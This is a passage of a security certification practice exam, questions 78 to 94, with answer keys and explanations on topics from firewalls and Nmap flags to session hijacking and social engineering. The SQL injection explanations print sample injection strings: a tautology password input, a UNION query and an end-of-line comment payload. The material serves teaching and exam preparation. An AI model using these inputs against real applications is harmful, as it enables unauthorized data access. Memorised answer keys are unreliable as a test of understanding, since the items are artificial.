DAST tools allow sophisticated scans, detecting vulnerabilities with minimal user interactions once configured with host name, crawling parameters and authentication credentials. These tools will attempt to detect vulnerabilities in query strings, headers, fragments, verbs (GET/POST/PUT) and DOM injection.

MAST

Mobile Application Security Testing (MAST) is a blend of SAST, DAST, and forensic techniques while it allows mobile application code to be tested specifically for mobile-specific issues such as jailbreaking, and device rooting, spoofed Wi-Fi connections, validation of certificates, data leakage prevention, etc.

IAST

Interactive Application Security Testing (IAST). Hybrid approaches have been around – combining SAST and DAST – but the cybersecurity industry has recently started to consider them under the term IAST. IAST tools can check whether known vulnerabilities (from SAST) can be exploited in a running application (i.e., DAST). These tools combine knowledge of data flow and application flow in an application to visualize advanced attack scenarios using test cases which are further used to create additional test cases by utilizing DAST results recursively.

Question 78:

The firewall prevents packets from entering the organization through certain ports and applications. What does this firewall check?

- Application layer port numbers and the transport layer headers.
- Presentation layer headers and the session layer port numbers.
- Network layer headers and the session layer port numbers.
- Application layer headers and transport layer port numbers.
- **(Correct)**

Explanation

https://en.wikipedia.org/wiki/Transport_layer

The Transport layer provides data segmentation and the control necessary to reassemble these pieces into the various communication streams. Its primary responsibilities to accomplish this are:

- Tracking the individual communication between applications on the source and destination hosts;
- Segmenting data and managing each piece;
- Reassembling the segments into streams of application data
- Identifying the different applications.

To pass data streams to the proper applications, the Transport layer must identify the target application. To accomplish this, the Transport layer assigns an application an identifier. The TCP/IP protocols call this identifier a port number. Each software process that needs to access the network is assigned a port number unique in that host. This port number is used in the transport layer header to indicate which application that piece of data is associated with. The Transport layer is the link between the Application layer and the lower layer responsible for network transmission.

[https://en.wikipedia.org/wiki/Port_\(computer_networking\)](https://en.wikipedia.org/wiki/Port_(computer_networking))

Port is a communication endpoint. At the software level, within an operating system, a port is a logical construct that identifies a specific process or a type of network service. A port is identified for each transport protocol and address combination by a 16-bit unsigned number, known as the port number. The most common transport protocols

that use port numbers are the Transmission Control Protocol (TCP) and the User Datagram Protocol (UDP).

NOTE: A question on a similar topic may occur in your exam, so I decided to answer this question by eliminating deliberately incorrect options. Although, I was probably should intend to answer by listing what the firewalls check. It's just easier and more understandable. The easiest way to filter is to close the port; ports are the essence of the transport layer - the issue is resolved.

But there is a problem here - application layer headers. Some application layer protocols have headers, and some don't. The OSI model does not specify that they need headers, and if there's no need to carry control information separate from the payload, they don't have to have headers.

Probably the creator of a similar question was mistaken in the way the Application Firewall works.

Question 79:

What are the two main conditions for a digital signature?

- **Legible and neat.**
- **Unique and have special characters.**
- **It has to be the same number of characters as a physical signature and must be unique.**
- **Unforgeable and authentic.**
- **(Correct)**

Explanation

This is a digital code that can be attached to an electronically transmitted message that uniquely identifies the sender. Like a written signature, the purpose of a digital signature is to guarantee that the individual sending the message really is who he or she claims to be. Digital signatures are significant for electronic commerce and are a key component of most authentication schemes. To be effective, digital signatures must be unforgeable. There are several different encryption techniques to guarantee this level of security. The digital signature should also have the capability of being transported to other recipients. For instance, if a document is sent to a third party and they need to verify that the signature is authentic and if it is not readable on their software, it means that it will not be possible for them to access the document.

Question 80:

Which of the following is an encryption technique where data is encrypted by a sequence of photons that have a spinning trait while travelling from one end to another?

- **Elliptic Curve Cryptography.**
- **Homomorphic.**
- **Quantum Cryptography.**
- **(Correct)**
- **Hardware-Based.**

Explanation

https://en.wikipedia.org/wiki/Quantum_cryptography

Quantum cryptography is the science of exploiting quantum mechanical properties to perform cryptographic tasks. The best-known example of quantum cryptography is a quantum key distribution which offers an information-theoretically secure solution to the key exchange problem. The advantage of quantum cryptography lies in the fact that it allows the completion of various cryptographic tasks that are proven or conjectured to be impossible using only classical (i.e. non-quantum) communication. For example, it is impossible to copy data encoded in a quantum state. If one attempts to read the encoded data, the quantum state will be changed (no-cloning theorem). This could be used to detect eavesdropping in quantum key distribution.

Quantum key distribution

The best-known and developed application of quantum cryptography is a quantum key distribution (QKD), which is the process of using quantum communication to establish a shared key between two parties (Alice and Bob, for example) without a third party (Eve) learning anything about that key, even if Eve can eavesdrop on all communication between Alice and Bob. If Eve tries to learn information about the key being established, discrepancies will arise causing Alice and Bob to notice. Once the key is established, it is then typically used for encrypted communication using classical techniques. For instance, the exchanged key could be used for symmetric cryptography.

The security of quantum key distribution can be proven mathematically without imposing any restrictions on the abilities of an eavesdropper, something not possible with the classical key distribution. This is usually described as "unconditional security", although there are some minimal assumptions required, including that the laws of

quantum mechanics apply and that Alice and Bob are able to authenticate each other, i.e. Eve should not be able to impersonate Alice or Bob as otherwise, a man-in-the-middle attack would be possible.

While QKD is seemingly secure, its applications face the challenge of practicality. This is due to transmission distance and key generation rate limitations. Ongoing studies and growing technology has allowed further advancements in such limitations. In 2018 Lucamarini et al. proposed a twin-field QKD scheme that can possibly overcome the point-to-point repeater-less bounds of a lossy communication channel. The rate of the twin field protocol was shown to overcome the repeater-less PLOB bound at 340 km of an optical fibre; its ideal rate surpasses this bound already at 200 km and follows the rate-loss scaling of the higher single-repeater bound. The protocol suggests that optimal key rates are achievable on "550 kilometres of standard optical fibre", which is already commonly used in communications today. The theoretical result was confirmed in the first experimental demonstration of QKD beyond the rate-loss limit by Minder et al. in 2019, which has been characterised as the first effective quantum repeater.

Quantum coin flipping

Unlike quantum key distribution, quantum coin flipping is a protocol that is used between two participants who do not trust each other. The participants communicate via a quantum channel and exchange information through the transmission of qubits. But because Alice and Bob do not trust each other, each expects the other to cheat. Therefore, more effort must be spent on ensuring that neither Alice nor Bob can gain a significant advantage over the other to produce the desired outcome. An ability to influence a particular outcome is referred to as a bias, and there is a significant focus on developing protocols to reduce the bias of a dishonest player, otherwise known as cheating. Quantum communication protocols, including quantum coin flipping, have been shown to provide significant security advantages over classical communication, though they are difficult to realize in the practical world.

A coin flip protocol generally occurs like this:

- Alice chooses a basis (either rectilinear or diagonal) and generates a string of photons to send to Bob in that basis.
- Bob randomly chooses to measure each photon in a rectilinear or diagonal basis, noting which basis he used and the measured value.
- Bob publicly guesses which basis Alice used to send her qubits.

- Alice announces the basis she used and sends her original string to Bob.
- Bob confirms by comparing Alice's string to his table. It should be perfectly correlated with the values Bob measured using Alice's basis and completely uncorrelated with the opposite.

Cheating occurs when one player attempts to influence, or increase the probability of a particular outcome. The protocol discourages some forms of cheating; for example, Alice could cheat at step 4 by claiming that Bob incorrectly guessed her initial basis when he guessed correctly, but Alice would then need to generate a new string of qubits that perfectly correlates with what Bob measured in the opposite table. Her chance of generating a matching string of qubits will decrease exponentially with the number of qubits sent, and if Bob notes a mismatch, he will know she was lying. Alice could also generate a string of photons using a mixture of states, but Bob would easily see that her string will correlate partially (but not fully) with both sides of the table, and know she cheated in the process. There is also an inherent flaw that comes with current quantum devices. Errors and lost qubits will affect Bob's measurements, resulting in holes in Bob's measurement table. Significant losses in measurement will affect Bob's ability to verify Alice's qubit sequence in step 5.

One theoretically surefire way for Alice to cheat is to utilize the Einstein-Podolsky-Rosen (EPR) paradox. Two photons in an EPR pair are anticorrelated; that is, they will always be found to have opposite polarizations, provided that they are measured on the same basis. Alice could generate a string of EPR pairs, sending one photon per pair to Bob and storing the other herself. When Bob states his guess, she could measure her EPR pair photons in the opposite basis and obtain a perfect correlation to Bob's opposite table. Bob would never know she cheated. However, this requires capabilities that quantum technology currently does not possess, making it impossible to do in practice. To successfully execute this, Alice would need to be able to store all the photons for a significant amount of time as well as to measure them with near-perfect efficiency. This is because any photon lost in storage or in measurement would result in a hole in her string that she would have to fill by guessing. The more guesses she has to make, the more she risks detection by Bob for cheating.

Question 81:

Wireshark is one of the most important tools for a cybersecurity specialist. It is used for network troubleshooting, analysis, software, etc. And you often have to work with a packet bytes pane. In what format is the data presented in this pane?

- **Binary**
- **Hexadecimal**
- **(Correct)**
- **ASCII only**
- **Decimal**

Explanation

https://www.wireshark.org/docs/wsug_html_chunked/ChUsePacketBytesPaneSection.html

The packet bytes pane shows the data of the current packet in a hexdump style.

hexdump is a hexadecimal view (on screen or paper) of computer data, from RAM or from a computer file or storage device.

0000	00 19 9d 14 8a e1 f0 ad 4e 00 3b 0a 08 00 45 00 N.;...E.
0010	01 d1 00 00 40 00 40 11 b7 b5 c0 a8 00 01 c0 a8@.
0020	00 15 00 35 84 f4 01 bd 83 35 40 3d 81 80 00 01	...5.... .5@=....
0030	00 02 00 08 00 08 0c 6d 6f 76 69 65 63 6f 6e 74m oviecont
0040	72 6f 6c 07 6e 65 74 66 6c 69 78 03 63 6f 6d 00	rol.netf lix.com.
0050	00 01 00 01 c0 0c 00 05 00 01 00 00 00 2d 00 40-@
0060	25 6e 63 63 70 2d 6d 6f 76 69 65 63 6f 6e 74 72	%nccp-mo viecontr
0070	6f 6c 2d 66 72 6f 6e 74 65 6e 64 2d 31 37 31 32	o1-front end-1712
0080	31 38 38 39 32 31 09 75 73 2d 65 61 73 74 2d 31	188921.u s-east-1
0090	03 65 6c 62 09 61 6d 61 7a 6f 6e 61 77 73 c0 21	.elb.ama zonaws.!

Question 82:

John, a system administrator, is learning how to work with new technology: Docker. He will use it to create a network connection between the container interfaces and its parent host interface. Which of the following network drivers is suitable for John?

- **Overlay networking.**
- **Host networking.**
- **Bridge networking.**
- **Macvlan networking.**
- **(Correct)**

Explanation

<https://docs.docker.com/network/macvlan/>

Some applications, especially legacy applications or applications which monitor network traffic, expect to be directly connected to the physical network. In this type of situation, you can use the macvlan network driver to assign a MAC address to each container's virtual network interface, making it appear to be a physical network interface directly connected to the physical network. In this case, you need to designate a physical interface on your Docker host to use for the macvlan, as well as the subnet and gateway of the macvlan. You can even isolate your macvlan networks using different physical network interfaces. Keep the following things in mind:

It is very easy to unintentionally damage your network due to IP address exhaustion or to "VLAN spread", which is a situation in which you have an inappropriately large number of unique MAC addresses in your network.

Your networking equipment needs to be able to handle "promiscuous mode", where one physical interface can be assigned multiple MAC addresses.

If your application can work using a bridge (on a single Docker host) or overlay (to communicate across multiple Docker hosts), these solutions may be better in the long term.

Incorrect answers:

Bridge networking <https://docs.docker.com/network/bridge/>

In terms of Docker, a bridge network uses a software bridge which allows containers connected to the same bridge network to communicate, while providing isolation from containers which are not connected to that bridge network. The Docker bridge driver automatically installs rules in the host machine so that containers on different bridge networks cannot communicate directly with each other.

Host networking <https://docs.docker.com/network/host/>

If you use the host network mode for a container, that container's network stack is not isolated from the Docker host (the container shares the host's networking namespace), and the container does not get its own IP-address allocated. For instance, if you run a container which binds to port 80 and you use host networking, the container's application is available on port 80 on the host's IP address.

Host mode networking can be useful to optimize performance, and in situations where a container needs to handle a large range of ports, as it does not require network address translation (NAT), and no "userland-proxy" is created for each port.

The host networking driver only works on Linux hosts, and is not supported on Docker Desktop for Mac, Docker Desktop for Windows, or Docker EE for Windows Server.

Overlay networking <https://docs.docker.com/network/overlay/>

The overlay network driver creates a distributed network among multiple Docker daemon hosts. This network sits on top of (overlays) the host-specific networks, allowing containers connected to it (including swarm service containers) to communicate securely when encryption is enabled. Docker transparently handles routing of each packet to and from the correct Docker daemon host and the correct destination container.

Question 83:

What identifies malware by collecting data from protected computers while analyzing it on the provider's infrastructure instead of locally?

- **Cloud-based detection**
- **(Correct)**
- **Heuristics-based detection**
- **Behavioural-based detection**
- **Real-time protection**

Explanation

Cloud-based detection identifies malware by collecting data from protected computers while analyzing it on the provider's infrastructure instead of locally. This is usually done by capturing the relevant details about the file and the context of its execution on the endpoint and providing them to the cloud engine for processing. The local antivirus agent only needs to perform minimal processing. Moreover, the vendor's cloud engine can derive malware characteristics and behavior patterns by correlating data from multiple systems. In contrast, other antivirus components base decisions, mostly on locally observed attributes and behaviors. A cloud-based antivirus engine allows individual users of the tool to benefit from other community members' experiences.

Incorrect answers:

Behavioral-based detection

Behavioral detection observes how the program executes, rather than merely emulating its execution. This approach attempts to identify malware by looking for suspicious behaviors, such as unpacking of malcode, modifying the hosts file, or observing keystrokes. Noticing such actions allows an antivirus tool to detect the presence of previously unseen malware on the protected system. As with heuristics, each of these actions by itself might not be sufficient to classify the program as malware. However, taken together, they could be indicative of a malicious program. The use of behavioral techniques brings antivirus tools closer to host intrusion prevention systems (HIPS), which have traditionally existed as a separate product category.

Heuristics-based detection

Heuristics-based detection aims at generically detecting new malware by statically examining files for suspicious characteristics without an exact signature match. For instance, an antivirus tool might look for the presence of rare instructions or junk code in the examined file. The tool might also emulate running the file to see what it would do if executed, attempting to do this without noticeably slowing down the system. A single suspicious attribute might not be enough to flag the file as malicious. However, several such characteristics might exceed the expected risk threshold, leading the tool to classify the malware file. The biggest downside of heuristics is it can inadvertently flag legitimate files as malicious.

Real-time protection

Real-time protection is a security feature that helps stop malware from being installed on your device. This feature is built into Microsoft Defender, a comprehensive virus and threat detection program that is part of the Windows 10 security system.

Question 84:

Jack sent an email to Jenny with a business proposal. Jenny accepted it and fulfilled all her obligations. Jack suddenly refused his offer when everything was ready and said that he had never sent an email. Which of the following digital signature properties will help Jenny prove that Jack is lying?

- Confidentiality
- Authentication
- Non-Repudiation
- (Correct)
- Integrity

Explanation

Non-repudiation is the assurance that someone cannot deny the validity of something. Non-repudiation is a legal concept that is widely used in information security and refers to a service, which provides proof of the origin of data and the integrity of the data. In other words, non-repudiation makes it very difficult to successfully deny who/where a message came from as well as the authenticity and integrity of that message.

Incorrect answers:

Confidentiality

In information security, confidentiality "is the property, that information is not made available or disclosed to unauthorized individuals, entities, or processes." While similar to "privacy," the two words aren't interchangeable. Rather, confidentiality is a component of privacy that implements to protect our data from unauthorized viewers. Examples of confidentiality of electronic data being compromised include laptop theft, password theft, or sensitive emails being sent to the incorrect individuals.

Integrity

In information security, data integrity means maintaining and assuring data's accuracy and completeness over its entire life cycle. This means that data cannot be modified in an unauthorized or undetected manner. This is not the same thing as referential

integrity in databases. However, it can be viewed as a special case of consistency as understood in the classic ACID model of transaction processing. Information security systems typically provide message integrity alongside confidentiality.

Authentication

Authentication is the process of verifying that the individual who sends a message is really who they say they are, and not an impostor.

Question 85:

Which of the following SQL injection attack does an attacker usually bypassing user authentication and extract data by using a conditional OR clause so that the condition of the WHERE clause will always be true?

- Tautology
- (Correct)
- UNION SQLi
- Error-Based SQLi
- End-of-Line Comment

Explanation

In a tautology-based attack, the code is injected using the conditional OR operator such that the query always evaluates to TRUE. Tautology-based SQL injection attacks are usually bypass user authentication and extract data by inserting a tautology in the WHERE clause of a SQL query. The query transform the original condition into a tautology, causes all the rows in the database table are open to an unauthorized user. A typical SQL tautology has the form "or <comparison expression>", where the comparison expression uses one or more relational operators to compare operands and generate an always true condition. If an unauthorized user input user id as abcd and password as anything' or 'x'='x then the resulting query will be:

```
select * from user_details where userid = 'abcd' and password = 'anything' or 'x'='x'
```

Incorrect answers:

Error-based SQLi

The Error based technique, when an attacker tries to insert malicious query in input fields and get some error which is regarding SQL syntax or database.

For example, SQL syntax error should be like this:

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near “VALUE”.

The error message gives information about the database used, where the syntax error occurred in the query. Error based technique is the easiest way to find SQL Injection.

UNION SQLi

When an application is vulnerable to SQL injection and the results of the query are returned within the application's responses, the UNION keyword can be used to retrieve data from other tables within the database. This results in an SQL injection UNION attack.

The UNION keyword lets you execute one or more additional SELECT queries and append the results to the original query. For example:

```
SELECT a, b FROM table1 UNION SELECT c, d FROM table2
```

This SQL query will return a single result set with two columns, containing values from columns a and b in table1 and columns c and d in table2.

For a UNION query to work, two key requirements must be met:

- The individual queries must return the same number of columns.
- The data types in each column must be compatible between the individual queries.

To carry out an SQL injection UNION attack, you need to ensure that your attack meets these two requirements.

End-of-Line Comment

After injecting code into a particular field, legitimate code that follows is nullified through the usage of end of line comments: *SELECT * FROM user WHERE name = 'x' AND userid IS NULL; --'*;

Question 86:

Which of the following is a logical collection of Internet-connected devices such as computers, smartphones or Internet of things (IoT) devices whose security has been breached and control ceded to a third party?

- Spambot
- Rootkit
- Botnet
- (Correct)
- Spear Phishing

Explanation

<https://en.wikipedia.org/wiki/Botnet>

Botnets are networks of hijacked computer devices used to carry out various scams and cyberattacks. The term “botnet” is formed from the words “robot” and “network.” The Assembly of a botnet is usually the infiltration stage of a multi-layer scheme. The bots serve as a tool to automate mass attacks, such as data theft, server crashing, and malware distribution. Botnets use your devices to scam other people or cause disruptions – all without your consent.

Incorrect answers:

Spear Phishing https://en.wikipedia.org/wiki/Phishing#Spear_phishing

Spear-phishing is a targeted attempt to steal sensitive information such as account credentials or financial information from a specific victim, often for malicious reasons. This is achieved by acquiring personal details on the victim such as their friends, hometown, employer, locations they frequent, and recently bought online. The attackers then disguise themselves as trustworthy friends or entities to acquire sensitive information, typically through email or other online messaging. This is the most successful form of acquiring confidential information on the internet, accounting for 91% of attacks.

Advanced Persistent Threats https://en.wikipedia.org/wiki/Advanced_persistent_threat

An advanced persistent threat (APT) is a prolonged and targeted cyberattack in which an intruder gains access to a network and remains undetected for an extended period

of time. APT attacks are initiated to steal data rather than cause damage to the target organization's network.

APT attacks are typically aimed at organizations in national defense, manufacturing,, and the financial industry, as those companies deal with high-value information, including intellectual property, military plans, and other data from governments and enterprise organizations.

Most APT attacks aim to achieve and maintain ongoing access to the targeted network rather than to get in and out as quickly as possible. Because a great deal of effort and resources usually go into carrying out APT attacks, hackers typically target high-value targets, such as nation-states and large corporations, with the ultimate goal of stealing information over a long time.

Rootkit <https://en.wikipedia.org/wiki/Rootkit>

Originally, a rootkit was a collection of tools that enabled administrative access to a computer or network. Today, rootkits are associated with malicious software that provides root-level, privileged access to a computer while hiding its existence and actions. Hackers use rootkits to conceal themselves until they decide to execute their malicious malware.

Besides, rootkits can deactivate anti-malware and antivirus software and badly damage user-mode applications. Attackers can also use rootkits to spy on user behavior, launch DDoS attacks, escalate privileges, and steal sensitive data.

The list below explores some of the possible consequences of a rootkit attack:

• Sensitive data stolen

Rootkits enable hackers to install additional malicious software that steals sensitive information, like credit card numbers, social security numbers, and user passwords, without being detected.

• Malware infection

Attackers use rootkits to install malware on computers and systems without being detected. Rootkits conceal the malicious software from any existing anti-malware or antivirus, often de-activating security software without user knowledge. As a result of

deactivated anti-malware and antivirus software, rootkits enable attackers to execute harmful files on infected computers.

- **File removal**

Rootkits grant access to all operating system files and commands. Attackers using rootkits can easily delete Linux or Windows directories, registry keys, and files.

- **Eavesdropping**

Cybercriminals leverage rootkits to exploit unsecured networks and intercept personal user information and communications, such as emails and messages exchanged via chat.

- **Remote control**

Hackers use rootkits to remotely access and change system configurations. Then hackers can change the open TCP ports inside firewalls or change system startup scripts.

Spambot <https://en.wikipedia.org/wiki/Spambot>

A spambot is a computer program designed to assist in the sending of spam. Spambots usually create accounts and send spam messages with them. Web hosts and website operators have responded by banning spammers, leading to an ongoing struggle between them and spammers in which spammers find new ways to evade the bans and anti-spam programs, and hosts counteract these methods.

Question 87:

Which of the following is the risk that remains after the amount of risk left over after natural or inherent risks have been reduced?

- **Residual risk**
- **(Correct)**
- **Impact risk**
- **Deferred risk**
- **Inherent risk**

Explanation

https://en.wikipedia.org/wiki/Residual_risk

The residual risk is the risk or danger of an action or an event, a method or a (technical) process that, although being abreast with science, still conceives these dangers, even if all theoretically possible safety measures would be applied (scientifically conceivable measures); in other words, the amount of risk left over after natural or inherent risks have been reduced by risk controls.

· **Residual risk = (Inherent risk) – (impact of risk controls)**

Question 88:

What means the flag "-oX" in a Nmap scan?

- Run a Xmas scan.
- Output the results in XML format to a file.
- (Correct)
- Output the results in truncated format to the screen.
- Run an express scan.

Explanation

<https://nmap.org/book/man-output.html>

-oX <filespec> - Requests that XML output be directed to the given filename.

Incorrect answers:

Run an express scan <https://nmap.org/book/man-port-specification.html>

There is no express scan in Nmap, but there is a fast scan.

-F (Fast (limited port) scan)

Specifies that you wish to scan fewer ports than the default. Normally Nmap scans the most common 1,000 ports for each scanned protocol. With -F, this is reduced to 100.

Or we can influence the intensity (and speed) of the scan with the -T flag.

<https://nmap.org/book/man-performance.html>

-T paranoid|sneaky|polite|normal|aggressive|insane

Output the results in truncated format to the screen <https://nmap.org/book/man-output.html>

-oG <filespec> (grepable output)

It is a simple format that lists each host on one line and can be trivially searched and parsed with standard Unix tools such as grep, awk, cut, sed, diff, and Perl.

Run a Xmas scan <https://nmap.org/book/man-port-scanning-techniques.html>

Xmas scan (-sX)

Sets the FIN, PSH, and URG flags, lighting the packet up like a Christmas tree.

Question 89:

Which of the following flags will trigger Xmas scan?

- -sP
- -sX
- (Correct)
- -sA
- -sV

Explanation

-sX

<https://nmap.org/book/scan-methods-null-fin-xmas-scan.html>

These three scan types (even more are possible with the --scanflags option described in the next section) exploit a subtle loophole in the TCP RFC to differentiate between open and closed ports. Page 65 of RFC 793 says that “if the [destination] port state is CLOSED an incoming segment not containing an RST causes an RST to be sent in response.” Then the next page discusses packets sent to open ports without the SYN, RST, or ACK bits set, stating that: “you are unlikely to get here, but if you do, drop the segment, and return.”

When scanning systems compliant with this RFC text, any packet not containing SYN, RST, or ACK bits will result in a returned RST if the port is closed and no response at all if the port is open. As long as none of those three bits are included, any combination of the other three (FIN, PSH, and URG) are OK. Nmap exploits this with three scan types:

Null scan (-sN)

Does not set any bits (TCP flag header is 0)

FIN scan (-sF)

Sets just the TCP FIN bit.

Xmas scan (-sX)

Sets the FIN, PSH, and URG flags, lighting the packet up like a Christmas tree.

Incorrect answers:

-sP

-sP (Skip port scan). This option tells Nmap not to do a port scan after host discovery, and only print out the available hosts that responded to the scan. This is often known as a “ping scan”, but you can also request that traceroute and NSE host scripts be run.

-sA

-sA (TCP ACK scan). This scan is never determining open (or even open|filtered) ports. It is used to map out firewall rulesets, determining whether they are stateful or not and which ports are filtered.

-sV

-sV (Version detection). Enables version detection. Alternatively, you can use -A, which enables version detection among other things.

Question 90:

For the company, an important criterion is the immutability of the financial reports sent by the financial director to the accountant. They need to be sure that the accountant received the reports and it hasn't been changed. How can this be achieved?

- **Use a protected excel file.**
- **Use a hash algorithm in the document once CFO approved the financial statements.**
- **(Correct)**
- **Reports can send to the accountant using an exclusive USB for that document.**
- **Financial reports can send the financial statements twice, one by email and the other delivered in USB and the accountant can compare both.**

Explanation

File verification is the process of using an algorithm for verifying the integrity of a computer file. This can be done by comparing two files bit-by-bit, but requires two copies of the same file and may miss systematic corruptions that might occur to both files. A more popular approach is to generate a hash of the copied file and comparing that to the hash of the original file.

File integrity can be compromised, usually referred to as the file becoming corrupted. A file can become corrupted in various ways: faulty storage media, transmission errors, write errors during copying or moving, software bugs, and so on.

Hash-based verification ensures that a file has not been corrupted by comparing its hash value to a previously calculated value. If these values match, the file is presumed to be unmodified. Due to the nature of hash functions, hash collisions may result in false positives, but the likelihood of collisions is often negligible with random corruption.

It is often desirable to verify that a file hasn't been modified in transmission or storage by untrusted parties, including malicious code such as viruses or backdoors. To verify the authenticity, a classical hash function is not enough as they are not designed to be collision resistant; it is computationally trivial for an attacker to cause deliberate hash collisions, meaning that a hash comparison does not detect a malicious change in the file. In cryptography, this attack is called a preimage attack.

For this purpose, cryptographic hash functions are employed often. As long as the hash sums cannot be tampered with – for example, if they are communicated over a secure

channel – the files can be presumed to be intact. Alternatively, digital signatures can be employed to assure tamper resistance.

Question 91:

The attacker enters its malicious data into intercepted messages in a TCP session since source routing is disabled. He tries to guess the responses of the client and server. What hijacking technique is described in this example?

- **Blind**
- **(Correct)**
- **Registration**
- **RST**
- **TCP/IP**

Explanation

https://www.greycampus.com/opencampus/ethical-hacking/network-or-tcp-session-hijacking?sscid=c1k4_w62kp

In cases where source routing is disabled, the session hijacker can also use blind hijacking where he injects his malicious data into intercepted communications in the TCP session. It is called blind because he cannot see the response; though the hijacker can send the data or commands, he is basically guessing the responses of the client and server.

Incorrect answers:

TCP/IP

TCP Hijacking - A type of Man-in-the-Middle attack where an attacker is able to view the packets of the network participants and send their own packets to the network. The attack takes advantage of the TCP connection establishment features and can be carried out both during the "triple handshake" and when the connection is established.

The problem of possible spoofing of a TCP message is important since an analysis of the FTP and TELNET protocols implemented on the basis of the TCP protocol showed that the problem of identifying FTP and TELNET packets is entirely assigned by these protocols to the transport layer, that is, to TCP.

RST

RST hijacking involves injecting an authentic-looking reset (RST) packet using a spoofed source address and predicting the acknowledgement number. The hacker can reset the victim's connection if it uses an accurate acknowledgement number.

Registration

Registration hijacking refers to the action of an attacker to register himself as the targeted VoIP user. If successful, all the incoming calls to the victim VoIP user will be routed to the VoIP phone chosen by the attacker rather than the victim's VoIP phone. In other words, the attacker rather than the victim will receive all the incoming calls to the victim. In this section, we describe how attacker could hijack the VoIP registration and discuss why currently deployed systems are vulnerable.

Question 92:

Ivan, an evil hacker, conducts an SQLi attack that is based on True/False questions. What type of SQLi does Ivan use?

- DMS-specific SQLi
- Classic SQLi
- Blind SQLi
- **(Correct)**
- Compound SQLi

Explanation

https://en.wikipedia.org/wiki/SQL_injection#Blind_SQL_injection

Blind SQL injection is used when a web application is vulnerable to an SQL injection but the results of the injection are not visible to the attacker. The page with the vulnerability may not be one that displays data but will display differently depending on the results of a logical statement injected into the legitimate SQL statement called for that page. This type of attack has traditionally been considered time-intensive because a new statement needed to be crafted for each bit recovered, and depending on its structure, the attack may consist of many unsuccessful requests. Recent advancements have allowed each request to recover multiple bits, with no unsuccessful requests, allowing for more consistent and efficient extraction.

Incorrect answers:

Compound SQLi

Compound SQLi is attacks that involve using SQLi alongside cross-site scripting, denial of service, DNS hijacking, or insufficient authentication attacks. Pairing SQLi with other methods of attack gives hackers additional ways to avoid detection and circumvent security systems.

Classic SQLi

Classic SQLi attacks are the most common and simplest form of SQLi. Classic attacks can occur whenever an SQL database allows users to submit an SQL statement. They come in two varieties:

- Error-based SQLi, which involves getting a web app to throw an SQL error that gives the attacker either information about the structure of the database or the particular information they're seeking.
- UNION-based attacks, which use the SQL UNION operator to determine specifics of the database's structure in order to extract information.

DMS-specific SQLi

Out-of-band SQLi (or DMS-specific SQLi) is a much less common approach to attacking an SQL server. It relies on certain features of an SQL database to be enabled; if those features aren't, the OOB attack won't succeed.

OOB attacks involve submitting a DNS or HTTP query to the SQL server that contains an SQL statement. If successful, the OOB attack can escalate user privileges, transmit database contents, and generally do the same things other forms of SQLi attacks do.

Question 93:

Which of the following layers in IoT architecture helps bridge the gap between two endpoints, such as a device and a client, and carries out message routing, message identification, and subscribing?

- **Internet.**
- **Middleware.**
- **Edge Technology.**
- **Access Gateway.**
- **(Correct)**

Explanation

<https://www.jigsawacademy.com/4-layers-of-the-internet-of-things/>

<https://www.globalsign.com/en/blog/what-is-an-iot-gateway-device>

The first layer of the Internet of Things consists of Sensor-connected IOT devices:

These are the small, memory-constrained, often battery-operated electronics devices with onboard sensors and actuators. These could either function as standalone sensing devices or be embedded as part of a bigger machinery for sensing and control. Three main capabilities of a typical IOT device are:

- being able to sense and record data
- being able to perform light computing and finally
- being able to connect to a network and communicate the data

Examples of these include fitness trackers, agricultural soil moisture sensors, medical sensors for measuring blood glucose levels and more. There are a huge number of startups and established companies competing to come up with newer and newer sensors, actuators and devices.

The second layer consists of IOT gateway devices:

The various IOT devices of layer 1 need to be connected to the internet via a more powerful computing device called the IOT gateway which primarily acts like a

networking device. So, similar to how a WiFi router helps us connect many laptops, phones and tablets to the internet at home, the IOT gateway aggregates data from numerous sensing devices and relays it to the cloud.

These gateways are critical components of the IOT ecosystem. Typically, IOT gateways are equipped with multiple communication capabilities (like Bluetooth, Zigbee, LoRa WAN, Sub-GHz proprietary protocols) to talk to the IOT devices on one end and a connection to the IP (Internet) based network on the other side (over WiFi, Ethernet or Cellular link).

The Third layer of IOT is the Cloud:

All the sensor data relayed by IOT gateways is stored on cloud hosted servers. These servers accept, store and process data for analysis and decision making. This layer also enables creation of live dashboards which decision makers can monitor and take proactive data driven decisions. Today, almost all cloud computing companies have custom service offerings for IOT solutions.

The forth layer is IOT Analytics:

This is where the magic happens and the collected raw data is converted into actionable business insights, which can help improve business operations, efficiency or even predict future events like machine failure. This layer employs different data science and analytics techniques including machine learning algorithms to make sense of the data and enable corrective action.

Question 94:

Ivan, a black hat hacker, tries to call numerous random numbers inside the company, claiming he is from the technical support service. It offers company employee services in exchange for confidential data or login credentials. What method of social engineering does Ivan use?

- **Quid Pro Quo**
- **(Correct)**
- **Elicitation**
- **Tailgating**
- **Reverse Social Engineering**

Explanation

There is a social engineering technique "baiting" that exploits the human's curiosity. Baiting is sometimes confused with other social engineering attacks. Its main characteristic is the promise of goods that hackers use to deceive the victims.

A classic example is an attack scenario in which attackers use a malicious file disguised as a software update or generic software. An attacker can also power a baiting attack in the physical world, such as disseminating infected USB tokens in the parking lot of a target organization and waiting for internal personnel to insert them into corporate PCs.

The malware installed on the USB tokens will compromise the PCs, gaining the full control needed for the attacks.

A quid pro quo attack (aka "something for something" attack) is a variant of baiting. Instead of baiting a target with the promise of a good, a quid pro quo attack promises a service or a benefit based on a specific action's execution.

In a quid pro quo attack scenario, the hacker offers a service or benefit in exchange for information or access.

The most common quid pro quo attack occurs when a hacker impersonates an IT staffer for a large organization. That hacker attempts to contact the target organization's employees via phone and then offers them some upgrade or software installation.

They might request victims to facilitate the operation by disabling the AV software temporarily to install the malicious application.

Incorrect answers:

Reverse Social Engineering

Reverse Social Engineering (RSE) is a form of social engineering attack. It has the same aim as a typical social engineering attack but with a completely different approach. This is a person-to-person attack in which an attacker convinces the target that he or she has a problem or might have a certain problem in the future and that he, the attacker, is ready to help solve the problem.

For example, the hacker establishes contact with the target through e-mail or other social media platforms, using multiple schemes and pretending to be a benefactor or skilled security personnel to convince them to provide access to their system/network. Though this technique may seem outdated and ridiculous, it has proved highly effective, especially when the victim's system/network shows signs of being compromised. Usually, in social engineering attacks, the attackers approach their targets. While in a reverse social engineering attack, the victim goes to the attacker unknowingly.

Tailgating

Tailgating, sometimes referred to as piggybacking, is a physical security breach in which an unauthorized person follows an authorized individual to enter a secured premise.

